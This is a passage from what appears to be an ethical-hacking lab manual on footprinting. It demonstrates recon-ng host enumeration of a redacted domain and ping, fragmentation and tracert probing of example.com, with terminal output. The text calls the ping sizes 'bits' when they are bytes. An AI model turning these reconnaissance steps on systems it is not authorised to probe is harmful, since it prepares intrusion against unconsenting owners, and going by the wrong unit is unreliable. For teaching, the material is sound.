INDEX

Practical No. 1


A. Tools to perform footprinting and reconnaissance

Footprinting and reconnaissance are used to collect basic information about the target systems in order to exploit them. The target information is IP location information, routing information, business information, address, phone number and DNS records.

i. Recon-ng (Using Kali Linux)


Recong0-ng is a full feature Web Reconnaissance framework used for information gathering purpose as well as network detection. This tool is written in python, having independent modules, database interaction and other features. You can download the software from www.bitbucket.org. This Open Source Web Reconnaissance tool requires kali Linux Operating system.

1- Run the Application Recon-ng or open the terminal of Kali-Linux and type recon-ng and hit enter.




```
_/    _/_/_/

                                              /\
                                             / \\ /\
        Sponsored by...                /\  /\/  \\V  \/\
                                      / \\/ // \\\\\ \\ \/\
                                     // // BLACK HILLS \/ \\
                                    www.blackhillsinfosec.com

                          [recon-ng v4.9.2, Tim Tomes (@LaNMaSteR53)]

[77] Recon modules
[8]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules
```

2- Enter the command "***show modules***" to show all independent modules available.




```
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file
    import/list

  Recon
  -----
    recon/companies-contacts/bing_linkedin_cache
```

3- You can search for any entity within a module. For example, in above figure, the command "***Search Netcraft***" is used.




```
    reporting/pushpin
    reporting/xlsx
    reporting/xml

[recon-ng][default] > search netcraft
[*] Searching for 'netcraft'...

  Recon
  -----
    recon/domains-hosts/netcraft

[recon-ng][default] > use recon/domains-hosts/netcraft
[recon-ng][default][netcraft] > show options

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for
details)

[recon-ng][default][netcraft] >
```

4- To use the Netcraft module, use the command syntax "***use recon/domain-hosts/Netcraft***" and hit enter.



```
    reporting/xml

[recon-ng][default] > search netcraft
[*] Searching for 'netcraft'...

  Recon
  -----
    recon/domains-hosts/netcraft

[recon-ng][default] > use recon/domains-hosts/netcraft
[recon-ng][default][netcraft] > show options

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for
details)

[recon-ng][default][netcraft] > set source [redacted].com
SOURCE => [redacted].com
[recon-ng][default][netcraft] > run
```

5- Set the source by the command "***set source*** *[domain]*." Press enter to continue. Type ***Run*** to execute and press enter.




```
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] [host] [redacted].com (<blank>)
[*] Next page available! Requesting again...
[*] Sleeping to Avoid Lock-out...
```

ii. Windows Command Line Utilities

Consider a network where you have access to a Windows PC connected to the Internet. Using Windows-based tools, let's gather some information about the target. You can assume any target domain or IP address, in our case, we are using **example.com** as a target.


• Ping

1- Open Windows Command Line (cmd) from Windows PC



```
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>_
```

2 -Enter the command " **Ping example.com** " to ping.




Command Prompt

```
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>ping example.com

Pinging example.com [93.184.216.34] with 32 bytes of data:
Reply from 93.184.216.34: bytes=32 time=254ms TTL=52
Reply from 93.184.216.34: bytes=32 time=213ms TTL=52
Reply from 93.184.216.34: bytes=32 time=211ms TTL=52
Reply from 93.184.216.34: bytes=32 time=236ms TTL=52

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 211ms, Maximum = 254ms, Average = 228ms

C:\Users\IPSpecialist>_
```

From the output, you can observe and extract the following information:

- Example.com is live
- IP address of example.com.
- Round Trip Time
- TTL value
- Packet loss statistics


3- Now, Enter the command " Ping example.com –f –l 1500 " to check the value of fragmentation.



Command Prompt


```
C:\Users\IPSpecialist>ping example.com -f -l 1500

Pinging example.com [93.184.216.34] with 1500 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\IPSpecialist>
```

The output shows " **Packet needs to be fragmented but DF set** " which means 150o bits will require being fragmented. Let's try again with smaller value:




```
C:\Users\IPSpecialist>ping example.com -f -l 1400

Pinging example.com [93.184.216.34] with 1400 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\IPSpecialist>
```

Output again shows " **Packet needs to be fragmented but DF set** " which means 140o bits will require being fragmented. Let's try again with smaller value:



```
C:\Users\IPSpecialist>ping example.com -f -l 1300

Pinging example.com [93.184.216.34] with 1300 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\IPSpecialist>_
```

Output again shows " **Packet needs to be fragmented but DF set** " which means 130o bits will require being fragmented. Let's try again with smaller value:




```
Pinging example.com [93.184.216.34] with 1200 bytes of data:
Reply from 93.184.216.34: bytes=1200 time=215ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=213ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=214ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=216ms TTL=52

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 213ms, Maximum = 216ms, Average = 214ms

C:\Users\IPSpecialist>_
```

The output shows the reply now, which means 120o bits will not require being fragmented. You can try again to get the more appropriate fragment value.

• Tracert using Ping

Enter the command “ **Tracert example.com** ” to trace the target.




```
C:\Users\IPSpecialist>tracert example.com

Tracing route to example.com [93.184.216.34]
over a maximum of 30 hops:

  1     1 ms     1 ms     2 ms  192.168.0.1
  2     *        *        *     Request timed out.
  3     3 ms     2 ms     2 ms  110.37.216.157
  4     9 ms     3 ms     2 ms  58.27.182.149
  5     3 ms     2 ms     2 ms  58.27.209.54
  6     3 ms     5 ms     4 ms  58.27.183.230
  7    28 ms     8 ms     9 ms  tw31-static109.tw1.com [117.20.31.109]
  8     5 ms     4 ms     4 ms  110.93.253.117
  9   102 ms   103 ms   104 ms  be4932.ccr22.mrs01.atlas.cogentco.com [149.14.125.
89]
 10   191 ms   127 ms   118 ms  be3093.ccr42.par01.atlas.cogentco.com [130.117.50.
165]
 11   114 ms   140 ms   123 ms  prs-b2-link.telia.net [213.248.86.169]
 12   278 ms   201 ms   232 ms  prs-bb3-link.telia.net [62.115.122.4]
 13   204 ms   202 ms   202 ms  ash-bb3-link.telia.net [80.91.251.243]
 14   202 ms   202 ms   202 ms  ash-b1-link.telia.net [80.91.248.157]
 15   273 ms   221 ms   240 ms  verizon-ic-315152-ash-b1.c.telia.net [213.248.83.1
19]
 16   218 ms   215 ms   213 ms  152.195.65.133
 17   211 ms   211 ms   322 ms  93.184.216.34

Trace complete.

C:\Users\IPSpecialist>
```

From the output, you can get the information about hops between the source (your PC) and the destination (example.com), response times and other information.

• Tracert


Tracert options are available in all operating system as a command line feature. Visual traceroute, graphical and other GUI based traceroute applications are also available. Traceroute or Tracert command results in the path information from source to destination in the hop by hop manner. The result includes all hops in between source to destination. The result also includes latency between these hops.



```
C:\>tracert 200.100.50.3

Tracing route to 200.100.50.3 over a maximum of 30 hops:

  1    0 ms       0 ms       0 ms       200.100.50.3

Trace complete.

C:\>tracert 200.100.50.2

Tracing route to 200.100.50.2 over a maximum of 30 hops:

  1    0 ms       0 ms       0 ms       10.0.0.1
  2    0 ms       0 ms       0 ms       200.100.50.2

Trace complete.

C:\>tracert 200.100.50.1

Tracing route to 200.100.50.1 over a maximum of 30 hops:

